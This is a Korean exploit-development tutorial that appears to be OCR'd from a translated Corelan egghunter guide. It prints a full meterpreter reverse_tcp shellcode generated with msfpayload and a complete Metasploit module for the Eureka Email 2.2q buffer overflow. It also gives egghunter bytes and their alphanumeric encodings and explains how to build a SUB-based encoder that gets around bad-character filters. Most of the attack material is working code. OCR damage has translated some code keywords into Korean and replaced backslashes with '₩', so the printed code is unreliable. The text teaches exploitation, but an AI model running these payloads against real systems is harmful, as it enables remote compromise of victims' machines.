
큰 크기를 가진 쉘코드로 테스트를 해 보자. Eureka Email 공격 코드를 TCP를 통한 meterpreter session을 맺도록 재구성 해 보겠다.

메타스플로잇에서 다음과 같이 쉘코드를 생성하자.


msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.130 R | msfencode -b '0x00' -t perl -e x86/alpha_mixed

```
root@bt:/opt/metasploit/msf3# msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.130 R | msfencode -b '0x00' -t perl -e x86/alp
ha_mixed
[*] x86/alpha_mixed succeeded with size 641 (iteration=1)

my $buf =
"\xdb\xc8\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x79\x6c\x79\x78\x4f\x79\x67\x70\x37\x70\x73" .
"\x30\x63\x50\x6c\x49\x79\x75\x45\x61\x4b\x62\x73\x54\x4e" .
"\x6b\x33\x62\x74\x70\x6e\x6b\x43\x62\x44\x4c\x4c\x4b\x72" .
"\x72\x47\x64\x4e\x6b\x32\x52\x44\x68\x76\x6f\x78\x37\x70" .
"\x4a\x46\x46\x76\x51\x49\x6f\x36\x51\x59\x50\x6e\x4c\x65" .
"\x6c\x63\x51\x73\x4c\x34\x42\x56\x4c\x37\x50\x4a\x61\x7a" .
"\x6f\x36\x6d\x36\x61\x59\x57\x78\x62\x48\x70\x72\x72\x42" .
"\x77\x6c\x4b\x31\x42\x64\x50\x4e\x6b\x71\x52\x65\x6c\x76" .
"\x61\x48\x50\x4c\x4b\x31\x50\x74\x38\x6e\x65\x4f\x30\x74" .
"\x34\x30\x4a\x66\x61\x4a\x70\x66\x30\x4c\x4b\x72\x68\x75" .
"\x48\x4e\x6b\x50\x58\x45\x70\x56\x61\x48\x53\x68\x63\x57" .
"\x4c\x70\x49\x6e\x6b\x36\x54\x6c\x4b\x33\x31\x68\x56\x74" .
"\x71\x39\x6f\x54\x71\x49\x50\x6c\x6c\x59\x51\x5a\x6f\x64" .
"\x4d\x37\x71\x7a\x67\x55\x68\x6d\x30\x73\x45\x6b\x44\x34" .
"\x43\x33\x4d\x6c\x38\x77\x4b\x31\x6d\x65\x74\x43\x45\x69" .
"\x72\x32\x78\x4c\x4b\x51\x48\x67\x54\x53\x31\x5a\x73\x43" .
"\x56\x6c\x4b\x36\x6c\x42\x6b\x6e\x6b\x42\x78\x57\x6c\x46" .
"\x61\x6e\x33\x4c\x4b\x46\x64\x6c\x4b\x33\x31\x5a\x70\x6f" .
"\x79\x61\x54\x65\x74\x67\x54\x43\x6b\x53\x6b\x65\x31\x61" .
"\x49\x62\x7a\x56\x31\x39\x6f\x39\x70\x66\x38\x61\x4f\x33" .
"\x6a\x6e\x6b\x34\x52\x78\x6b\x6d\x56\x43\x6d\x63\x58\x45" .
"\x63\x76\x52\x47\x70\x55\x50\x32\x48\x43\x47\x34\x33\x35" .
"\x62\x71\x4f\x66\x34\x72\x48\x52\x6c\x54\x37\x71\x36\x63" .
"\x37\x59\x6f\x38\x55\x38\x38\x7a\x30\x55\x51\x43\x30\x73" .
"\x30\x45\x79\x38\x44\x42\x74\x66\x30\x62\x48\x51\x39\x6f" .
"\x70\x52\x4b\x53\x30\x4b\x4f\x59\x45\x30\x50\x32\x70\x70" .
"\x50\x32\x70\x77\x30\x36\x30\x53\x70\x46\x30\x52\x48\x4a" .
"\x4a\x36\x6f\x59\x4f\x59\x70\x49\x6f\x38\x55\x6f\x67\x51" .
"\x7a\x66\x65\x70\x68\x56\x6a\x34\x4a\x35\x5a\x4e\x62\x43" .
"\x58\x54\x42\x75\x50\x52\x31\x71\x4c\x4d\x59\x48\x66\x71" .
"\x7a\x34\x50\x73\x66\x72\x77\x45\x38\x4d\x49\x4f\x55\x54" .
"\x34\x73\x51\x49\x6f\x38\x55\x4f\x75\x4f\x30\x34\x34\x56" .
"\x6c\x49\x6f\x50\x4e\x64\x48\x50\x75\x68\x6c\x63\x58\x4a" .
"\x50\x4f\x45\x6f\x52\x43\x66\x79\x6f\x58\x55\x63\x5a\x37" .
"\x70\x53\x5a\x45\x54\x51\x46\x73\x67\x61\x78\x67\x72\x5a" .
"\x79\x4b\x78\x43\x6f\x4b\x4f\x7a\x75\x6e\x6b\x57\x46\x52" .
"\x4a\x31\x50\x45\x38\x43\x30\x64\x50\x75\x50\x73\x30\x33" .
"\x66\x31\x7a\x43\x30\x53\x58\x70\x58\x6d\x74\x30\x53\x39" .
"\x75\x79\x6f\x58\x55\x6f\x63\x43\x63\x61\x7a\x67\x70\x56" .
"\x36\x33\x63\x70\x57\x35\x38\x34\x42\x69\x49\x38\x48\x53" .
"\x6f\x69\x6f\x69\x45\x77\x71\x79\x53\x77\x59\x38\x46\x6f" .
"\x75\x68\x76\x31\x65\x6a\x4c\x39\x53\x41\x41";
```

공격 코드 스크립트의 shellcode 부분을 위에서 생성한 쉘코드로 변경해 보길 바란다. 그리고 공격을 수행하기 전에, meterpreter 리스너를 설정해 보자.



이제 공격 코드를 실행해 Eureka에 오버플로우를 발생시켜 보자.



공격에 성공했다!!

6. 메타스플로잇에서 에그 헌터 실행

앞에서 만든 Eureka Email Client 에그 헌터 공격 코드를 메타스플로잇 모듈로 변환해 보자. 공격 모듈을 메타스플로잇으로 포팅하는 방법은 다음 주소를 참고하기 바란다.
(http://www.metasploit.com/redmine/projects/framework/wiki/Portingexploits)

시작하기 전에 몇 가지 사항들을 정리해 보자.

- 서버를 설정해야 한다(POP3, 110번 포트에 리스닝 설정)
- 정확한 오프셋을 계산해야 한다. 이를 위해 SRVHOST 파라미터를 사용.
- 우리는 클라이언트가 XP SP3을 사용하고 있다고 가정한다(다양한 서비스 팩에 대한 정확한 trampoline 주소를 가지고 있다면 추가를 해도 무방)

참고: 이 취약점에 대한 공격 코드가 이미 메타스플로잇에 내장되어 있다. 하지만 우리는 자체적으로 우리의 모듈을 만들어 보겠다.

우리가 사용할 커스텀 메타스플로잇 모듈은 다음과 같다.

```
class metasploit3 < Msf::exploit::Remote

        Rank = NormalRanking
        include Msf::공격 코드::Remote::TcpServer
        include Msf::공격 코드::Egghunter

        def initialize(info = {})
                super(update_info(info,
                'Name' => 'Eureka Email 2.2q ERR Remote Buffer Overflow exploit',
                'Description' => %q{
                        This module 공격 코드s a buffer overflow in the Eureka Email 2.2q
                        client that is triggered through an excessively long ERR message.
                        },
                'Author' =>
                        [
                                'Peter Van Eeckhoutte (a.k.a corelanc0d3r)'
                        ],
                'DefaultOptions' =>
                        {
                                'EXITFUNC' => 'process',
                        },
```


```
                'Payload' =>
                        {
                                '오염 문자s' => "₩x00₩x0a₩x0d₩x20",
                                'StackAdjustment' => -3500,
                                'DisableNops' => true,
                        },
                'Platform' => 'win',
                'Targets' =>
                        [
                        [ 'Win XP SP3 English', { 'Ret' => 0x7E47BCAF } ], # jmp esp /
user32.dll
                        ],
                'Privileged' => false,
                'DefaultTarget' => 0))

                register_options(
                [
                OptPort.new('SRVPORT', [ true, "The POP3 daemon port to listen on", 110 ]),
                ], self.class)
                end

                def on_client_connect(client)
                        return if ((p = regenerate_payload(client)) == nil)
                        # the offset to eip depends on the local ip address string length...
                        offsettoeip=723-datastore['SRVHOST'].length
                        # create the egg hunter
                        hunter = generate_egghunter
                        # egg
                        egg = hunter[1]
                        buffer = "-ERR "
                        buffer << make_nops(offsettoeip)
                        buffer << [target.ret].pack('V')
                        buffer << hunter[0]
                        buffer << make_nops(1000)
                        buffer << egg + egg
                        buffer << payload.encoded + "₩r₩n"
                        print_status(" [*] Sending exploit to #{client.peerhost}...")
                        print_status(" Offset to EIP : #{offsettoeip}")
                        client.put(buffer)
                        client.put(buffer)
```


```
                        client.put(buffer)
                        client.put(buffer)
                        client.put(buffer)
                        client.put(buffer)
                        handler
                        service.close_client(client)
                end
end
```

물론, 커스텀 에그 헌터를 사용하고 싶다면 공격 코드에 수동으로 전체 바이트 코드를 기록해도 무방하다.

공격 코드 : (10.10.10.134 = Eureka를 실행 중인 클라이언트. POP3 서버는 10.10.10.130으로 설정되어 있음 / 10.10.10.130 = 메타스플로잇이 동작하고 있는 시스템)

위 코드를 msf3/modules/공격 코드/windows/eureka 폴더에 복사한 뒤 코드를 테스트 해 보자.





7. 오염 문자s + Encoding

1) 메타스플로잇 사용

에그헌터 코드는 일반 쉘코드와 크게 다를 것이 없다. 에그 헌터 코드도 메모리에 올라가면 변형될 수 있고, 오염 문자에 감염될 수도 있다. 만약 에그 헌터 실행 중에 에러 발생이 의심 된다면, 오리지널 코드와 메모리에 있는 코드를 비교해 오염 문자를 가려내야 할 수도 있다.

헌터 코드가 변형되어 있는 것을 발견한다면 어떻게 할 것인가?

에그 헌터를 동작시키기 위해 대체 인코딩 뿐만 아니라 메모리 안에서 변형되어 코드 실행을 방해할 수 있는 문자들을 제거할 수 있는 '오염 문자' 필터가 필요할 수도 있다.

또한, 최종 쉘코드에 유효한 인코딩과 오염 문자 필터의 유형과 에그 헌터 코드에 유효한 것이 상이할 수 있다는 점에 주의해야 한다. 매번 그렇진 않지만, 충분히 가능성이 있는 시나리오다.

에그 헌터를 인코딩 하는 것은 간단하다. 단순히 에그 헌터 코드를 파일에 쓰고, 파일을 인코드 하고, 인코딩 된 코드를 에그 헌터 페이로드로 사용하면 된다. 태그를 인코딩 전에 붙이느냐, 후에 붙이느냐는 오염 문자 에 따라 달라진다. 하지만 인코딩 후에 태그를 붙이는 것이 일반적이다. 즉, 인코딩 전에 붙인 태그가 인코딩 과정에서 변형되면 쉘코드 앞부분에 붙인 태그를 수정해야 한다.

예제 : 에그 헌터가 영숫자 인코딩이 필요하다고 가정하고, 에그 파일에 태그를 포함하면 코드는 다음과 같은 형태를 띠게 된다.

```
root@xxxxx:/pentest/exploits/trunk# cat writeegghunter.pl
#!/usr/bin/perl
# Write egghunter to file
# Peter Van Eeckhoutte
#
my $eggfile = "eggfile.bin";
my $egghunter =
"₩x66₩x81₩xCA₩xFF₩x0F₩x42₩x52₩x6A₩x02₩x58₩xCD₩x2E₩x3C₩x05₩x5A₩x74₩xEF₩xB8".
"₩x77₩x30₩x30₩x74". # this is the marker/tag: w00t
"₩x8B₩xFA₩xAF₩x75₩xEA₩xAF₩x75₩xE7₩xFF₩xE7";

open(FILE,">$eggfile");
print FILE $egghunter;
close(FILE);
print "Wrote ".length($egghunter)." bytes to file ".$eggfile."₩n";
```

```
root@xxxxx:/pentest/exploits/trunk # perl writeegghunter.pl
Wrote 32 bytes to file eggfile.bin

root@xxxxx:/pentest/exploits/trunk # ./msfencode -e x86/alpha_upper -i eggfile.bin -t perl
[*] x86/alpha_upper succeeded with size 132 (iteration=1)

my $buf =
"₩x89₩xe0₩xda₩xc0₩xd9₩x70₩xf4₩x5a₩x4a₩x4a₩x4a₩x4a₩x4a₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x52₩x59₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x43₩x56₩x4d₩x51" .
"₩x49₩x5a₩x4b₩x4f₩x44₩x4f₩x51₩x52₩x46₩x32₩x43₩x5a₩x44₩x42" .
"₩x50₩x58₩x48₩x4d₩x46₩x4e₩x47₩x4c₩x43₩x35₩x51₩x4a₩x42₩x54" .
"₩x4a₩x4f₩x4e₩x58₩x42₩x57₩x46₩x50₩x46₩x50₩x44₩x34₩x4c₩x4b" .
"₩x4b₩x4a₩x4e₩x4f₩x44₩x35₩x4b₩x5a₩x4e₩x4f₩x43₩x45₩x4b₩x57" .
"₩x4b₩x4f₩x4d₩x37₩x41₩x41";
```

$buf 결과물을 보라. 공격자가 코드에서 지정한 태그가 있어야 할 텐데 도무지 보이지 않는다. 인코딩 과정에서 변형된 걸까? 이 버전의 인코딩이 먹히긴 하는 건가? 직접 시도해 보길 바란다. 혹시나 작동하지 않더라도 실망하지 말고 다음 내용을 계속 읽어 보자.

2) 사용자 작성 인코더

메타스플로잇으로 인코딩을 하는데 많은 제약 조건이 뒤따른다면 어떻게 할 것인가? 예를 들어, 오염 문자들이 쉘코드에 너무 많이 퍼져 있고, 에그 헌터 코드가 영숫자로만 구성되어야 한다면 어떻게 할 것인가?

이런 경우 인코더를 직접 제작해야 한다. 사실 단순히 태그를 포함하는 에그 헌터를 인코딩 하는 것은 큰 의미가 없다. 우리가 진짜 필요한 것은 오리지널 에그 헌터 코드를 재생산 하고 실행시킬 수 있는 디코더다.

이번 장의 숨겨진 발상은 muts가 작성한 beautiful 공격 코드(http://www.exploit-db.com/exploits/5342)에서 가져왔다. 이 공격 코드를 보면, 다소 특별한 형태의 에그 헌터를 확인할 수 있다.

```
egghunter=(
"%JMNU%521*TX-1MUU-1KUU-5QUUP₩AA%J"
"MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5"
"21*-q!au-q!au-oGSePAA%JMNU%521*-D"
"A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1"
"z1E-oRHEPAA%JMNU%521*-3s1--331--^"
"TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA"
"A%JMNU%521*-R222-1111-nZJ2PAA%JMN"
"U%521*-1-wD-1-wD-8$GwP")
```

공격 코드 또한 다음을 명시하고 있다. "영숫자 에그헌터 쉘코드 + 제한되는 문자 ₩x40x3f₩x3a₩x2f" 이는 공격 코드가 출력 가능한 아스키 문자를 사용해야지 정상적으로 작동할 수 있다는 것을 의미한다(이러한 형태의 문자는 웹 기반 애플리케이션 및 서버에는 일반적이지 않다)

에그 헌터를 어셈블리어로 전환하면 다음과 같다.

```
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
54               PUSH ESP
58               POP EAX
2D 314D5555      SUB EAX,55554D31
2D 314B5555      SUB EAX,55554B31
2D 35515555      SUB EAX,55555135
50               PUSH EAX
41               INC ECX
41               INC ECX
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
2D 21555555      SUB EAX,55555521
2D 21545555      SUB EAX,55555421
2D 496F556D      SUB EAX,6D556F49
50               PUSH EAX
41               INC ECX
41               INC ECX
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
2D 71216175      SUB EAX,75612171
2D 71216175      SUB EAX,75612171
2D 6F475365      SUB EAX,6553476F
```

코드 형태가 전혀 에그 헌터 같아 보이진 않는다.

하나씩 살펴보도록 하자. 처음 네 명령어는 EAX 내용을 비우고(2개의 논리적 AND 연산), ESP 안에 있는 포인터(인코딩된 에그헌터의 시작 부분을 가리킴)를 스택에 삽입한다. 그 다음, 이 값을 EAX로 가져온다. 결국 이 네 명령어를 통해 EAX가 에그 헌터의 시작 부분을 가리키게 된다.

```
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
54               PUSH ESP
58               POP EAX
```


그 다음, EAX의 값이 변화된다(연속된 SUB 명령어를 사용). 그리고, EAX에 있는 새로운 값이 스택에 삽입되고, ECX의 값이 2 증가한다.

```
2D 314D5555       SUB EAX,55554D31
2D 314B5555       SUB EAX,55554B31
2D 35515555       SUB EAX,55555135
50                PUSH EAX
41                INC ECX
41                INC ECX
```

EAX에 들어 있는 계산된 값은 앞으로 매우 중요하게 쓰일 것이다.

그 다음 AND에 있는 값이 다시 초기화 되고, 3 개의 SUB 명령어가 EAX에 적용된 뒤 스택에 삽입된다.

```
25 4A4D4E55       AND EAX,554E4D4A
25 3532312A       AND EAX,2A313235
2D 21555555       SUB EAX,55555521
2D 21545555       SUB EAX,55555421
2D 496F556D       SUB EAX,6D556F49
50                PUSH EAX
```



'SUB EAX, 55555421'이 실행되기 전에, EAX는 00000000 값을 가지고 있다. 첫 번째 SUB 명령어가 실행될 때, EAX는 AAAAAADF 값을 가지고 있다. 두 번째 SUB 명령어 실행 뒤에, EAX는 555556BE 값을 가지게 되고, 세 번째 SUB 명령어 실행 뒤에, EAX는 E7FFE775 값을 가지게 된다. 그 다음 이 값이 스택에 삽입된다.

잠깐, 가만히 보니 EAX 값dmf 어디서 많이 본 것 같다. 사실, 0xE7, 0xFF, 0xE7, 0x75는 NtAccessCheckAndAuditAlarm 에그 헌터의 마지막 4 바이트 값이다.

코드를 계속 실행하면, 이 코드가 오리지널 에그 헌터 코드를 재생산 하는 것을 확인할 수 있다(하지만 우리가 지금 다루고 있는 예제에서는, 다른 종류의 공격 코드를 사용하는데, 이 때문에 코드가 작동하지 않을 수도 있다)

어쨋든, 여기서 사용된 muts 코드는 실제로 오리지널 에그 헌터를 재생산하고, 스택에 이를 삽입한 후, 오염 문자 제한을 효과적으로 우회하여 재생산한 코드를 실행하는 인코더 역할을 한다. 수제 인코더는 오염 문자를 하나도 사용하고 있지 않다.

물론, AND, PUSH, POP, SUB, INC 명령어가 오염 문자 리스트에 있으면 문제가 될 수 있다. 하지만 공격자는 오리지널 에그 헌터를 재생산 하기 위한 SUB 명령어 값들을 가지고 놀 수 있는데, 에그 헌터가 재생산 되는 현재 위치를 지속적으로 추적하고, 그 위치로 'jump' 하면 쉽게 해결 된다.

그렇다면 jump는 어떻게 이루어 지는가?

공격자가 제한된 문자 세트를 다뤄야 한다면, jmp esp 또는 push esp+ret 명령이 동작하지 않을 수도 있는데, 이들 명령어가 부적절한 문자로 구성될 수 있기 때문이다. 만약 이런 문자들을 다룰 필요가 없다면, 인코딩 된 헌터의 끝에 jump 구문을 추가하는 것으로 간단히 해결할 수 있다.

문자 세트가 제한되어 있다는 가정 하에, 이 문제를 해결할 수 있는 또 다른 방법을 강구해 보자. 앞서 특정 명령어들이 후에 중요하게 다루어 질 것이라고 언급한 바 있다. 그 이야기를 해보도록 하자. 만약 우리가 점프를 할 수 없다면, 코드가 자동으로 실행되도록 만들어야 한다. 가장 좋은 방법은 인코딩 된 코드 다음에 디코딩 된 에그 헌터 코드를 쓰는 것이다. 이를 통해 인코딩 된 코드가 오리지널 에그 헌터 코드를 재생산하는 작업을 끝내면, 이 재생산된 에그 헌터 실행을 자동으로 시작하게 된다.

이것은 값이 제대로 계산되어야 하고, 인코딩된 헌터 뒤에 위치해야 하며, 디코딩 작업을 시작하기 전에 값이 ESP에 삽입되어야 한다는 것을 의미한다. 이 방법으로, 디코더는 에그 헌터를 재구성하고 인코딩된 헌터 바로 다음에 이것을 두게 된다. 우리는 다음 장에서 이러한 내용을 자세히 다룰 것이다.

3) 이 코드가 실행 되고, 오리지널 에그 헌터를 재생산 하는 것을 확인했다. 그렇다면 디코더를 어떻게 만들 수 있는가?

인코딩 된 에그헌터(디코더라 불러도 무방)를 구성하기 위한 프레임워크는 다음과 같다.

- 스택과 레지스터를 세팅. 디코딩된 헌터가 기록되어야 할 정확한 위치를 계산. 이 작업은 논리적 위치 + 인코딩된 코드의 길이가 될 것이다. 디코더가 기록되어야 할 위치를 계산하는 것은 인코딩된 헌터가 실행을 시작할 때 레지스터를 평가하는 작업을 필요로 한다. 만약 어떠한 방법으로든 jmp esp를 통해 인코딩된 헌터로 이동하고, ESP가 현재 위치를 가리키고 있다면, 공격자는 단순히 스택이 올바른 위치를 가리킬 때까지 값을 증가시키면 된다.

- 인코딩된 헌터 바로 뒤 스택 부분에 위치한 오리지널 에그 헌터의 각 4바이트를 재생산(EAX를 초기화하기 위해 2개의 AND 연산, 오리지널 바이트를 재생산하기 위한 3개의 SUB 연산, 그리고 재생산된 코드를 스택에 삽입)


- 모든 바이트가 재생산된 뒤에, 디코딩된 에그 헌터가 작동을 하게 된다.

첫째로, 에그 헌터 자체를 위한 인코더를 제작해 보도록 하자. 우리는 에그 헌터를 4바이트 단위로 그룹화 해야 한다. 우리는 코드의 마지막 4 바이트부터 시작해 보겠다(오리지널 코드를 재생산할 때마다 스택에 값을 삽입해야 하기 때문이다. 그래서 결국엔 첫 번째 바이트가 스택의 최상에 위치하게 된다) 우리의 NtAccessCheckAndAuditAlarm 에그 헌터는 32 바이트로, 별도로 정렬이 필요가 없다. 하지만 만약 정렬되어 있지 않다면 오리지널 에그 헌터의 바닥 부분에 별도의 바이트(nop)를 추가하고, 바닥에서 시작해 4

바이트씩 그룹으로 작업을 하면 된다.

```
\x66\x81\xCA\xFF
\x0F\x42\x52\x6A
\x02\x58\xCD\x2E
\x3C\x05\x5A\x74
\xEF\xB8\x77\x30   ;w0
\x30\x74\x8B\xFA   ;0t
\xAF\x75\xEA\xAF
\x75\xE7\xFF\xE7
```

muts에 의해 사용되는 코드는 아주 효과적으로 에그 헌터를 재생산한다. 코드가 실행된 뒤 스택의 모습은 다음과 같다.



성공이다. 하지만 아직 해결해야 할 문제가 남아 있다. 에그 헌터로 어떻게 점프를 할 것이며, 또한 인코딩된 에그 헌터를 자체적으로 작성해야 한다면 어떻게 해야 할 것인가? 그 방법에 대해 알아보자.

우리가 에그 헌터 코드의 4바이트 x 8 라인을 가지고 있는 관계로, 공격자는 인코딩 된 8개의 코드 블럭과 마주치게 될 것이다. 전체 코드는 출력 가능한 영숫자 아스키 문자만 사용해야 하고, 오염 문자를 하나라도 포함해선 안 된다. 출력 가능한 문자는 0x20(스페이스) 또는 0x21에서 7e 까지다.

각 블럭은 SUB 명령을 이용해 에그 헌터 코드의 4 바이트를 재생산하는데 사용된다. SUB 명령어를 사용하기 위한 값을 계산하는 방법은 다음과 같다.

에그 헌터 코드 중 하나의 라인을 가져와 바이트를 뒤집는다. 그리고 2의 보수를 적용한다(윈도우 계산기를 사용하되, hex/dword로 세트하고, '0 - 값'을 계산한다) 에그 헌터 코드의 마지막 줄(0x75E7FFE7 -> 0xE7FFE775)은 0x1800188B(= 0 - E7FFE775)가 될 것이다.

그 다음 영 숫자 문자(출력가능한 아스키 문자)만 사용하고 어떠한 오염 문자(₩x40₩x3f₩x3a₩x2f)도 사용하지 않는 세 개의 값을 찾는데, 이 세 값을 더할 때, 2이 보수 값을 다시 한번 발견하게 될 것이다.

결과로 나온 세 개의 값은 sub, eax <...> 명령어에 반드시 사용되어야 한다.

